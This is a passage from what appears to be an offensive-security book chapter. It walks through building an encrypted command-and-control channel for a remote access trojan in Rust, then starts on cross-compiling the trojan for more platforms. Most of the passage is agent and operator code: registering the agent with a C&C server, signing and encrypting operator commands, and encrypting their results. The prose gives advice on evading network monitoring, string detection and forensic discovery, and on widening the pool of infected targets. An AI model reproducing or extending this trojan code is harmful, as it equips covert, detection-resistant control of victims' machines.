Compromised server: No cleartext data should be stored on the server. Thus we will use end-to-end encryption to both authenticate and keep confidential our commands and data.

Network monitoring: By using a standard protocol (HTTP-S) and encrypting our data end-to-end, we may reduce our network footprint.

Discovery of the agent: Data should be encrypted using temporary keys. No long-term key should be used for encryption. Only for authentication.

Impersonation of the operators: End-to-end encryption provides authentication to prevent impersonation.

11.19 Designing our protocol

Now we have decided that we need encryption to avoid detection and mitigate the consequences of a server compromise, let's design our protocol for end-to-end encryption.

As we saw, one particularity of our situation is that the agent is only responding to requests issued by the client. Also, the agent can embed the client's identity public key in order to verify that requests come from legitimate operators.

It makes our life easier to implement forward secrecy, as instead of the client providing ephemeral public keys for key exchange, the ephemeral public key can be embedded directly

in each job. Thus the public key for each job's result will only exist in the memory of the agent, the time for the agent to execute the job and encrypt back the result.

11.19.1 Choosing the primitives

Per the design document above, we need 4 primitives:

- for Signatures (identity keypairs)
- for encryption (jobs and results)
- for key exchange (prekeys and ephemeral keys)
- and a last one, a Key Derivation Function.

11.19.1.1 Signatures

Because it's a kind of industry-standard, we chose `Ed25519` for signatures.

11.19.1.2 Encryption (AEAD)

We basically have 3 choices for encryption:

- AES-GCM
- ChaCha20Poly1305
- XChaCha20Poly1305

11.19.1.2.1 AES-GCM The Galois/Counter Mode (GCM) for the famous AES block cipher is certainly the safest and most commonly recommended choice if you want to use AES. It's widely used principally thanks to its certifications and hardware support, which make it extremely fast on modern, mainstream CPUs.

Unfortunately, being a mode for AES, it's extremely hard to understand and easy to misuse or implement vulnerabilities when implementing it.

11.19.1.2.2 ChaCha20-Poly1305 `ChaCha20-Poly1305` is a combination of both a stream cipher (ChaCha20) and MAC (Poly1305) which combined, make one of the fastest AEAD primitive available today, which does not require special CPU instructions. That being said, with Vector SIMD instructions, such as AVX-512, the algorithm is even faster.

It's not that easy to benchmark crypto algorithms (people often end up with different numbers), but `ChaCha20-Poly1305` is generally as fast or up to 1.5x slower than `AES-GCM-256` on modern hardware.

It is particularly appreciated by cryptographers due to its elegance, simplicity, and speed. This is why you can find it in a lot of modern protocols such as TLS or WireGuard®.



Figure 11.20: Our end-to-end encryption protocol

11.19.1.2.3 XChaCha20-Poly1305

Notice the `X` before `ChaCha20-Poly1305`. Its meaning is `eXtended nonce`: instead of a 12 bytes (96 bits) nonce, it uses a longer one of 24 bytes (192 bits).

Why?

In order to avoid nonce reuse with the same key (i.e. if we want to encrypt a looot of messages with the same key) when using random nonces. Nonce reuse is fatal for the security of the algorithm.

Indeed, due to the birthday paradox, when using random nonces with `ChaCha20Poly1305`, "only" `2 ^ (96 / 2) = 2 ^ 48 = 281,474,976,710,656` messages can be encrypted using the same secret key, it's a lot, but it can happen rapidly for network packets for example.

You can read the draft RFC online: https://datatracker.ietf.org/doc/html/draft-irtf-cfrg-xchacha

11.19.1.2.4 Final choice

Our cipher of choice is `XChaCha20Poly1305`, because it's simple to understand (and thus audit), fast, and the hardest to misuse, which are, in my opinion, the qualities to look for when choosing a cipher.

I've published a benchmark comparing the different AEAD implementations in Rust on my blog.

11.19.1.3 Key exchange

Like `Ed25519`, because it's an industry standard, we are going to use `X25519` for key exchange.

The problem with `X25519` is that the shared secret is not a secure random vector of data, so it can't be used securely as a secret key for our AEAD. Instead, it's a really big number encoded on 32 bytes. Its entropy is too low to be used securely as an encryption key.

This is where comes into play our last primitive: a **Key Derivation Function**.

11.19.1.4 Key Derivation Function

There are a lot of Key Derivation functions available. As before, we will go for what is, in my opinion, the simplest to understand and hardest to misuse: `blake2b`.

11.19.1.5 Summary

- Signature: `Ed25519`
- Encryption: `XChaCha20Poly1305`
- Key Exchange: `X25519`
- Key Derivation Function: `blake2b`

11.20 Implementing end-to-end encryption in Rust

Without further ado, let's see how to implement this protocol!

11.20.1 Embedding client's identity public key in agent

First, we need to generate an identity keypair for the client and embed it in the agent.

An `ed25519` keypair can be generated and printed as follows:

ch_11/client/src/cli/identity.rs

```
pub fn run() {
    let mut rand_generator = rand::rngs::OsRng {};
    let identity_keypair = ed25519_dalek::Keypair::generate(&mut rand_generator);

    let encoded_private_key = base64::encode(identity_keypair.secret.to_bytes());
    println!("private key: {}", encoded_private_key);

    let encoded_public_key = base64::encode(identity_keypair.public.to_bytes());
    println!("public key: {}", encoded_public_key);
}
```

And simply embed it in the agent like that:

ch_11/agent/src/config.rs

```
pub const CLIENT_IDENTITY_PUBLIC_KEY: &str =
 ↪  "xQ6gstFLtTbDC06LDb5dAQap+fXVG45BnRZj0L5th+M=";
```

In a more "more serious" setup, we may want to obfuscate it (to avoid string detection) and embed it at build-time, with the `include!` macro for example.

Remember to never ever embed your secrets in your code like that and commit it in your git repositories!!

11.20.2 Agent's registration

As per our design, the agent needs to register itself to the server by sending its `identity_public_key`, `public_prekey`, and `public_prekey_signature`.

First we need to generate a long-term identity `ed25519` keypair, which should be generated only once in the lifetime of an agent: **ch_11/agent/src/init.rs**

```
pub fn register(api_client: &ureq::Agent) -> Result<config::Config, Error> {
    let register_agent_route = format!("{}/api/agents", config::SERVER_URL);
    let mut rand_generator = rand::rngs::OsRng {};
```

```
let identity_keypair = ed25519_dalek::Keypair::generate(&mut rand_generator);
```

Then we need to generate our `x25519` prekey which will be used for key exchange for jobs. **ch_11/agent/src/init.rs**

```
let mut private_prekey = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
rand_generator.fill_bytes(&mut private_prekey);
let public_prekey = x25519(private_prekey.clone(), X25519_BASEPOINT_BYTES);
```

Then we need to sign our public prekey, in order to attest that it has been issued by the agent, and not an adversary MITM. **ch_11/agent/src/init.rs**

```
let public_prekey_signature = identity_keypair.sign(&public_prekey);
```

Then we simply send this data to the C&C server: **ch_11/agent/src/init.rs**

```
let register_agent = RegisterAgent {
    identity_public_key: identity_keypair.public.to_bytes(),
    public_prekey: public_prekey.clone(),
    public_prekey_signature: public_prekey_signature.to_bytes().to_vec(),
};

let api_res: api::Response<api::AgentRegistered> = api_client
    .post(register_agent_route.as_str())
    .send_json(ureq::json!(register_agent))?
    .into_json()?;

if let Some(err) = api_res.error {
    return Err(Error::Api(err.message));
}
```

And finally, we can return all that information to be used in the agent: **ch_11/agent/src/init.rs**

```
let client_public_key_bytes =
↪   base64::decode(config::CLIENT_IDENTITY_PUBLIC_KEY)?;
let client_identity_public_key =
    ed25519_dalek::PublicKey::from_bytes(&client_public_key_bytes)?;

let conf = config::Config {
    agent_id: api_res.data.unwrap().id,
    identity_public_key: identity_keypair.public,
    identity_private_key: identity_keypair.secret,
    public_prekey,
    private_prekey,
```

```
        client_identity_public_key,
    };

    Ok(conf)
}
```

11.20.2.1 Encrypting a job

In order to do the key exchange and encrypt jobs for an agent, we first need to fetch its `x25519 prekey` :

ch_11/client/src/cli/exec.rs

```
   // get agent's info
    let agent = api_client.get_agent(agent_id)?;
```

We can then proceed to encrypt the job: **ch_11/client/src/cli/exec.rs**

```
    // encrypt job
    let (input, mut job_ephemeral_private_key) = encrypt_and_sign_job(
        &conf,
        command,
        args,
        agent.id,
        agent.public_prekey,
        &agent.public_prekey_signature,
        &agent_identity_public_key,
    )?;
```

ch_11/client/src/cli/exec.rs

```
fn encrypt_and_sign_job(
    conf: &config::Config,
    command: String,
    args: Vec<String>,
    agent_id: Uuid,
    agent_public_prekey: [u8; crypto::X25519_PUBLIC_KEY_SIZE],
    agent_public_prekey_signature: &[u8],
    agent_identity_public_key: &ed25519_dalek::PublicKey,
) -> Result<(api::CreateJob, [u8; crypto::X25519_PRIVATE_KEY_SIZE]), Error> {
    if agent_public_prekey_signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Agent's prekey signature size is not valid".to_string(),
        ));
    }
```

```
    // verify agent's prekey
    let agent_public_prekey_buffer = agent_public_prekey.to_vec();
    let signature =
     ↪  ed25519_dalek::Signature::try_from(&agent_public_prekey_signature[0..64])?;
    if agent_identity_public_key
        .verify(&agent_public_prekey_buffer, &signature)
        .is_err()
    {
        return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
        ));
    }
```

ch_11/client/src/cli/exec.rs

```
    let mut rand_generator = rand::rngs::OsRng {};

    // generate ephemeral keypair for job encryption
    let mut job_ephemeral_private_key = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut job_ephemeral_private_key);
    let job_ephemeral_public_key = x25519(
        job_ephemeral_private_key.clone(),
        x25519_dalek::X25519_BASEPOINT_BYTES,
    );
```

ch_11/client/src/cli/exec.rs

```
    // generate ephemeral keypair for job result encryption
    let mut job_result_ephemeral_private_key = [0u8;
     ↪  crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut job_result_ephemeral_private_key);
    let job_result_ephemeral_public_key = x25519(
        job_result_ephemeral_private_key.clone(),
        x25519_dalek::X25519_BASEPOINT_BYTES,
    );
```

ch_11/client/src/cli/exec.rs

```
    // key exange for job encryption
    let mut shared_secret = x25519(job_ephemeral_private_key, agent_public_prekey);

    // generate nonce
    let mut nonce = [0u8; crypto::XCHACHA20_POLY1305_NONCE_SIZE];
    rand_generator.fill_bytes(&mut nonce);
```

```
    // derive key
    let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret,
         ↪  crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&nonce);
    let mut key = kdf.finalize_boxed();

    // serialize job
    let encrypted_job_payload = api::JobPayload {
        command,
        args,
        result_ephemeral_public_key: job_result_ephemeral_public_key,
    };
    let encrypted_job_json = serde_json::to_vec(&encrypted_job_payload)?;

    // encrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let encrypted_job = cipher.encrypt(&nonce.into(), encrypted_job_json.as_ref())?;

    shared_secret.zeroize();
    key.zeroize();
```

And finally we sign all this data in order assert that the job is coming from the operators: **ch_11/client/src/cli/exec.rs**

```
    // other input data
    let job_id = Uuid::new_v4();

    // sign job_id, agent_id, encrypted_job, ephemeral_public_key, nonce
    let mut buffer_to_sign = job_id.as_bytes().to_vec();
    buffer_to_sign.append(&mut agent_id.as_bytes().to_vec());
    buffer_to_sign.append(&mut encrypted_job.clone());
    buffer_to_sign.append(&mut job_ephemeral_public_key.to_vec());
    buffer_to_sign.append(&mut nonce.to_vec());

    let identity =
     ↪  ed25519_dalek::ExpandedSecretKey::from(&conf.identity_private_key);
    let signature = identity.sign(&buffer_to_sign, &conf.identity_public_key);

    Ok((
        api::CreateJob {
            id: job_id,
            agent_id,
            encrypted_job,
```

```
            ephemeral_public_key: job_ephemeral_public_key,
            nonce,
            signature: signature.to_bytes().to_vec(),
        },
        job_result_ephemeral_private_key,
    ))
}
```

11.20.2.2 Decrypting a job

In order to execute a job, the agent first needs to decrypt it.

Before decrypting a job, we verify that the signature matches the operators' public key:

ch_11/agent/src/run.rs

```
fn decrypt_and_verify_job(
    conf: &config::Config,
    job: AgentJob,
) -> Result<(Uuid, JobPayload), Error> {
    // verify input
    if job.signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Job's signature size is not valid".to_string(),
        ));
    }

    // verify job_id, agent_id, encrypted_job, ephemeral_public_key, nonce
    let mut buffer_to_verify = job.id.as_bytes().to_vec();
    buffer_to_verify.append(&mut conf.agent_id.as_bytes().to_vec());
    buffer_to_verify.append(&mut job.encrypted_job.clone());
    buffer_to_verify.append(&mut job.ephemeral_public_key.to_vec());
    buffer_to_verify.append(&mut job.nonce.to_vec());

    let signature = ed25519_dalek::Signature::try_from(&job.signature[0..64])?;
    if conf
        .client_identity_public_key
        .verify(&buffer_to_verify, &signature)
        .is_err()
    {
        return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
        ));
    }
```

Then, we proceed to do the inverse operation than we encrypting the job: **ch_11/agent/src/run.rs**

```
    // key exange
    let mut shared_secret = x25519(conf.private_prekey, job.ephemeral_public_key);

    // derive key
    let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret,
        ↪  crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&job.nonce);
    let mut key = kdf.finalize_boxed();

    // decrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let decrypted_job_bytes = cipher.decrypt(&job.nonce.into(),
    ↪  job.encrypted_job.as_ref())?;

    shared_secret.zeroize();
    key.zeroize();
```

And finally, deserialize it: **ch_11/agent/src/run.rs**

```
    // deserialize job
    let job_payload: api::JobPayload =
    ↪  serde_json::from_slice(&decrypted_job_bytes)?;

    Ok((job.id, job_payload))
}
```

11.20.2.3 Encrypting the result

To encrypt the result back, the agent generates an ephemeral `x25519` keypair and do they key-exchange with the `job_result_ephemeral_public_key` generated by the client:

ch_11/agent/src/run.rs

```
fn encrypt_and_sign_job_result(
    conf: &config::Config,
    job_id: Uuid,
    output: String,
    job_result_ephemeral_public_key: [u8; crypto::X25519_PUBLIC_KEY_SIZE],
) -> Result<UpdateJobResult, Error> {
    let mut rand_generator = rand::rngs::OsRng {};

    // generate ephemeral keypair for job result encryption
    let mut ephemeral_private_key = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
```

```
    rand_generator.fill_bytes(&mut ephemeral_private_key);
    let ephemeral_public_key = x25519(
        ephemeral_private_key.clone(),
        x25519_dalek::X25519_BASEPOINT_BYTES,
    );

    // key exchange for job result encryption
    let mut shared_secret = x25519(ephemeral_private_key,
     ↪  job_result_ephemeral_public_key);
```

Then we serialize and encrypt the result. By now you should have guessed how to do it :) **ch_11/agent/src/run.rs**

```
    // generate nonce
    let mut nonce = [0u8; crypto::XCHACHA20_POLY1305_NONCE_SIZE];
    rand_generator.fill_bytes(&mut nonce);

    // derive key
    let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret,
         ↪  crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&nonce);
    let mut key = kdf.finalize_boxed();

    // serialize job result
    let job_result_payload = api::JobResult { output };
    let job_result_payload_json = serde_json::to_vec(&job_result_payload)?;

    // encrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let encrypted_job_result = cipher.encrypt(&nonce.into(),
     ↪  job_result_payload_json.as_ref())?;

    shared_secret.zeroize();
    key.zeroize();
```

And finally, we sign the encrypted job and the metadata. **ch_11/agent/src/run.rs**

```
    // sign job_id, agent_id, encrypted_job_result, result_ephemeral_public_key,
     ↪  result_nonce
    let mut buffer_to_sign = job_id.as_bytes().to_vec();
    buffer_to_sign.append(&mut conf.agent_id.as_bytes().to_vec());
    buffer_to_sign.append(&mut encrypted_job_result.clone());
    buffer_to_sign.append(&mut ephemeral_public_key.to_vec());
    buffer_to_sign.append(&mut nonce.to_vec());
```

```
    let identity =
     ↪ ed25519_dalek::ExpandedSecretKey::from(&conf.identity_private_key);
    let signature = identity.sign(&buffer_to_sign, &conf.identity_public_key);

    Ok(UpdateJobResult {
        job_id,
        encrypted_job_result,
        ephemeral_public_key,
        nonce,
        signature: signature.to_bytes().to_vec(),
    })
}
```

11.20.2.4 Decrypting the result

The process should now appear straightforward to you:

1. We verify the signature
2. Key exchange and key derivation
3. Job's result decryption and deserialization

ch_11/client/src/cli/exec.rs

```
fn decrypt_and_verify_job_output(
    job: api::Job,
    job_ephemeral_private_key: [u8; crypto::X25519_PRIVATE_KEY_SIZE],
    agent_identity_public_key: &ed25519_dalek::PublicKey,
) -> Result<String, Error> {
    // verify job_id, agent_id, encrypted_job_result, result_ephemeral_public_key,
     ↪ result_nonce
    let encrypted_job_result = job
        .encrypted_result
        .ok_or(Error::Internal("Job's result is missing".to_string()))?;
    let result_ephemeral_public_key =
     ↪ job.result_ephemeral_public_key.ok_or(Error::Internal(
        "Job's result ephemeral public key is missing".to_string(),
    ))?;
    let result_nonce = job
        .result_nonce
        .ok_or(Error::Internal("Job's result nonce is missing".to_string()))?;

    let mut buffer_to_verify = job.id.as_bytes().to_vec();
    buffer_to_verify.append(&mut job.agent_id.as_bytes().to_vec());
```

```
    buffer_to_verify.append(&mut encrypted_job_result.clone());
    buffer_to_verify.append(&mut result_ephemeral_public_key.to_vec());
    buffer_to_verify.append(&mut result_nonce.to_vec());

    let result_signature = job.result_signature.ok_or(Error::Internal(
        "Job's result signature is missing".to_string(),
    ))?;
    if result_signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Job's result signature size is not valid".to_string(),
        ));
    }

    let signature = ed25519_dalek::Signature::try_from(&result_signature[0..64])?;
    if agent_identity_public_key
        .verify(&buffer_to_verify, &signature)
        .is_err()
    {
        return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
        ));
    }
```

ch_11/client/src/cli/exec.rs

```
    // key exange with public_prekey & keypair for job encryption
    let mut shared_secret = x25519(job_ephemeral_private_key,
     ↪  result_ephemeral_public_key);

    // derive key
    let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret,
         ↪  crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&result_nonce);
    let mut key = kdf.finalize_boxed();
```

ch_11/client/src/cli/exec.rs

```
    // decrypt job result
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let decrypted_job_bytes =
        cipher.decrypt(&result_nonce.into(), encrypted_job_result.as_ref())?;

    shared_secret.zeroize();
    key.zeroize();
```

```
    // deserialize job result
    let job_result: api::JobResult = serde_json::from_slice(&decrypted_job_bytes)?;

    Ok(job_result.output)
}
```

11.21 Some limitations

Now that end-to-end encryption is in place, our RAT is mostly secure, but there are still a few known limitations left as an exercise for the reader.

11.21.1 Replay attacks

A MITM party could record the messages sent by the client or the agents and send them again at a later date. This is known as a replay attack: messages are replayed.

Imagine sending some messages with a secure messaging app:

- Alice: *"Are you okay Bob?"*
- Bob: *"Yes!"* <- the message is recorded by a MITM
- Alice: *"Are you ready to rob this bank?"*
- The MITM replaying Bob's previous message: *"Yes!"*

Bad, isn't it?

In our case, it's even worse as the attacker could execute commands on the agents again and again.

Fortunately, this is a solved problem, and ways to mitigate it are well-known: https://www.kaspersky.com/resource-center/definitions/replay-attack

11.21.2 Agent's configuration is not encrypted

If our agent is detected, forensic analysts won't have a hard time finding other infected machines as the agent is leaving an obvious trace of infection: its configuration file.

One method to mitigate this problem, is first to generate a configuration file location that depends on some machine-dependent parameters which should never change. A serial number or a mac address, for example. The second thing is to encrypt the configuration file using a key derived from similar machine-dependent parameters.

11.21.3 Prekey rotation, prekey bundles and sessions

As you may have noticed, if the agent's private prekey is compromised, all the messages can be decrypted. This is why in the first place, we use a temporary "prekey" and not a long-term private key like in PGP.

Another strategy is to do like the Signal protocol: use prekey bundles. A prekey bundle is simply a lot of prekey, pre-generated by the agent, and stored on the server. Each time an operator wants to issue a new command, the client fetches one of the key of the bundle, and the server deletes it.

It introduces way more complexity as the agent now needs to manage dozen of temporary keys (usually stored in an SQLite database), which may or may not have been consumed by the client.

Finally, we could do like the Signal protocol and perform a key exchange between the client and an agent only once. The key exchange would establish a session, and then, thanks to the double ratchet algorithm, we can send as many messages as we want without needing more than one key exchange.

11.22 To learn more

As cryptography is a booming field, with all the new privacy laws, hacks, data scandals, and quantum computers becoming more and more a reality, you may certainly want to learn more about it.

I have good news for you, there are 2 **excellent** (and this is nothing to say) books on the topic.

11.22.1 Real-world cryptography

by *David Wong*, of cryptologie.net, where you will learn the high-level usage of **modern** cryptography and how it is used in the real-world. You will learn, for example, how the Signal and TLS 1.3 protocols, or the Diem (previously known as Libra) cryptocurrency work.

11.22.2 Serious Cryptography: A Practical Introduction to Modern Encryption

by *Jean-Philippe Aumasson* of aumasson.jp will teach you how the inner-working of crypto primitives and protocols, deconstructing all mathematical operations.

I sincerely recommend you to read both. Besides being excellent, they are complementary.

11.23 Summary

- Use authenticated encryption.
- Public-key cryptography is hard. Prefer symmetric encryption when possible.
- Keys management is not a solved problem.
- To provide forward secrecy, use signing keys for long-term identity.

Chapter 12

Going multi-platforms

Now we have a mostly secure RAT, it's time to expand our reach.

Until now, we limited our builds to Linux. While the Linux market is huge server-side, this is another story client-side, with a market share of roughly 2.5% on the desktop.

To increase the number of potential targets, we are going to use cross-compilation: we will compile a program from a Host Operating System for a different Operating System. Compiling Windows executables on Linux, for example.

But, when we are talking about cross-compilation, we are not only talking about compiling a program from an OS to another one. We are also talking about compiling an executable from one architecture to another. From `x86_64` to `aarch64` (also known as `arm64`), for example.

In this chapter, we are going to see why and how to cross-compile Rust programs and how to avoid the painful edge-cases of cross-compilation, so stay with me.

12.1 Why multi-platform

From computers to smartphones passing by smart TVs, IoT such as cameras or "smart" fridges… Today's computing landscape is kind of the perfect illustration of the word "fragmentation".

Thus, if we want our operations to reach more targets, our RAT needs to support many of those platforms.

12.1.1 Platform specific APIs

Unfortunately, OS APIs are not portable: for example, persistence techniques(the act of making the execution of a program persist across restarts) are very different if you are on

Windows or on Linux.

The specificities of each OS force us to craft platform-dependent of code.

Thus we will need to write some parts of our RAT for windows, rewrite the same part for Linux, and rewrite it for macOS…

The goal is to write as much as possible code that is shared by all the platforms.

12.2 Cross-platform Rust

Thankfully, Rust makes it easy to write code that will be conditionally compiled depending on the platform it's compiled for.

12.2.1 The `cfg` attribute

The `cfg` attribute enables the conditional compilation of code. It supports many options so you can choose on which platform to run which part of your code.

For example: `#[cfg(target_os = "linux")]` , `#[cfg(target_arch = "aarch64")]` , `#[cfg(target_pointer_width = "64")]` ;

Here is an example of code that exports the same `install` function but picks the right one depending on the target platform.

ch_12/rat/agent/src/install/mod.rs

```
// ...

#[cfg(target_os = "linux")]
mod linux;

#[cfg(target_os = "linux")]
pub use linux::install;

#[cfg(target_os = "macos")]
mod macos;
#[cfg(target_os = "macos")]
pub use macos::install;

#[cfg(target_os = "windows")]
mod windows;
#[cfg(target_os = "windows")]
pub use windows::install;
```

Then, in the part of the code that is shared across platforms, we can import and use it like

any module.

```
mod install;

// ...

install::install();
```

The `cfg` attribute can also be used with `any`, `all`, and `not`:

```
// The function is only included in the build when compiling for macOS OR Linux
#[cfg(any(target_os = "linux", target_os = "macos"))]
// ...

// This function is only included when compiling for Linux AND the pointer size is
↪  64 bits
#[cfg(all(target_os = "linux", target_pointer_width = "64"))]
// ...


// This function is only included when the target Os IS NOT Windows
#[cfg(not(target_os = "windows"))]
// ...
```

12.2.2 Platform dependent dependencies

We can also conditionally import dependencies depending on the target.

For example, we are going to import the `winreg` crate to interact with Windows' registry, but it does not makes sense to import, or even build this crate for platforms different thant Windows.

ch_12/rat/agent/Cargo.toml

```
[target.'cfg(windows)'.dependencies]
winreg = "0.10"
```

12.3 Supported platforms

The Rust project categorizes the supported platforms into 3 tiers.

- **Tier 1** targets can be thought of as "guaranteed to work".
- **Tier 2** targets can be thought of as "guaranteed to build".
- **Tier 3** targets are those for which the Rust codebase has support for but which the Rust project does not build or test automatically, so they may or may not work.

Tier 1 platforms are the followings:

- `aarch64-unknown-linux-gnu`
- `i686-pc-windows-gnu`
- `i686-pc-windows-msvc`
- `i686-unknown-linux-gnu`
- `x86_64-apple-darwin`
- `x86_64-pc-windows-gnu`
- `x86_64-pc-windows-msvc`
- `x86_64-unknown-linux-gnu`

You can find the platforms for the other tiers in the official documentation: https://doc.rust-lang.org/nightly/rustc/platform-support.html.

In practical terms, it means that our RAT is guaranteed to work on Tier 1 platforms without problems (or it will be handled by the Rust teams). For Tier 2 platforms, you will need to write more tests to be sure that everything works as intended.

12.4 Cross-compilation

```
Error: Toolchain / Library XX not found. Aborting compilation.
```

How many times did you get this kind of message when trying to follow the build instructions of a project or cross-compile it?

What if, instead of writing wonky documentation, we could consign the build instructions into an immutable recipe that would guarantee us a successful build 100% of the time?

This is where Docker comes into play:

Immutability: The `Dockerfile` s are our immutable recipes, and `docker` would be our robot, flawlessly executing the recipes all days of the year.

Cross-platform: Docker is itself available on the 3 major OSes (Linux, Windows, and macOS). Thus, we not only enable a team of several developers using different machines to work together, but we also greatly simplify our toolchains.

By using Docker, we are finally reducing our problem to compiling from Linux to other platforms, instead of:

- From Linux to other platforms
- From Windows to other platforms
- From macOS to other platforms
- …

12.5 cross

The Tools team develops and maintains a project named cross which allow you to easily cross-compile Rust projects using Docker, without messing with custom Dockerfiles.

It can be installed like that:

```
$ cargo install -f cross
```

`cross` works by using pre-made Dockerfiles, but they are maintained by the Tools team, not you, and they take care of everything.

The list of targets supported is impressive. As I'm writing this, here is the list of supported platforms: https://github.com/rust-embedded/cross/tree/master/docker

```
Dockerfile.aarch64-linux-android
Dockerfile.aarch64-unknown-linux-gnu
Dockerfile.aarch64-unknown-linux-musl
Dockerfile.arm-linux-androideabi
Dockerfile.arm-unknown-linux-gnueabi
Dockerfile.arm-unknown-linux-gnueabihf
Dockerfile.arm-unknown-linux-musleabi
Dockerfile.arm-unknown-linux-musleabihf
Dockerfile.armv5te-unknown-linux-gnueabi
Dockerfile.armv5te-unknown-linux-musleabi
Dockerfile.armv7-linux-androideabi
Dockerfile.armv7-unknown-linux-gnueabihf
Dockerfile.armv7-unknown-linux-musleabihf
Dockerfile.asmjs-unknown-emscripten
Dockerfile.i586-unknown-linux-gnu
Dockerfile.i586-unknown-linux-musl
Dockerfile.i686-linux-android
Dockerfile.i686-pc-windows-gnu
Dockerfile.i686-unknown-freebsd
Dockerfile.i686-unknown-linux-gnu
Dockerfile.i686-unknown-linux-musl
```

```
Dockerfile.mips-unknown-linux-gnu
Dockerfile.mips-unknown-linux-musl
Dockerfile.mips64-unknown-linux-gnuabi64
Dockerfile.mips64el-unknown-linux-gnuabi64
Dockerfile.mipsel-unknown-linux-gnu
Dockerfile.mipsel-unknown-linux-musl
Dockerfile.powerpc-unknown-linux-gnu
Dockerfile.powerpc64-unknown-linux-gnu
Dockerfile.powerpc64le-unknown-linux-gnu
```

```
Dockerfile.riscv64gc-unknown-linux-gnu
Dockerfile.s390x-unknown-linux-gnu
Dockerfile.sparc64-unknown-linux-gnu
Dockerfile.sparcv9-sun-solaris
Dockerfile.thumbv6m-none-eabi
Dockerfile.thumbv7em-none-eabi
Dockerfile.thumbv7em-none-eabihf
Dockerfile.thumbv7m-none-eabi
Dockerfile.wasm32-unknown-emscripten
Dockerfile.x86_64-linux-android
Dockerfile.x86_64-pc-windows-gnu
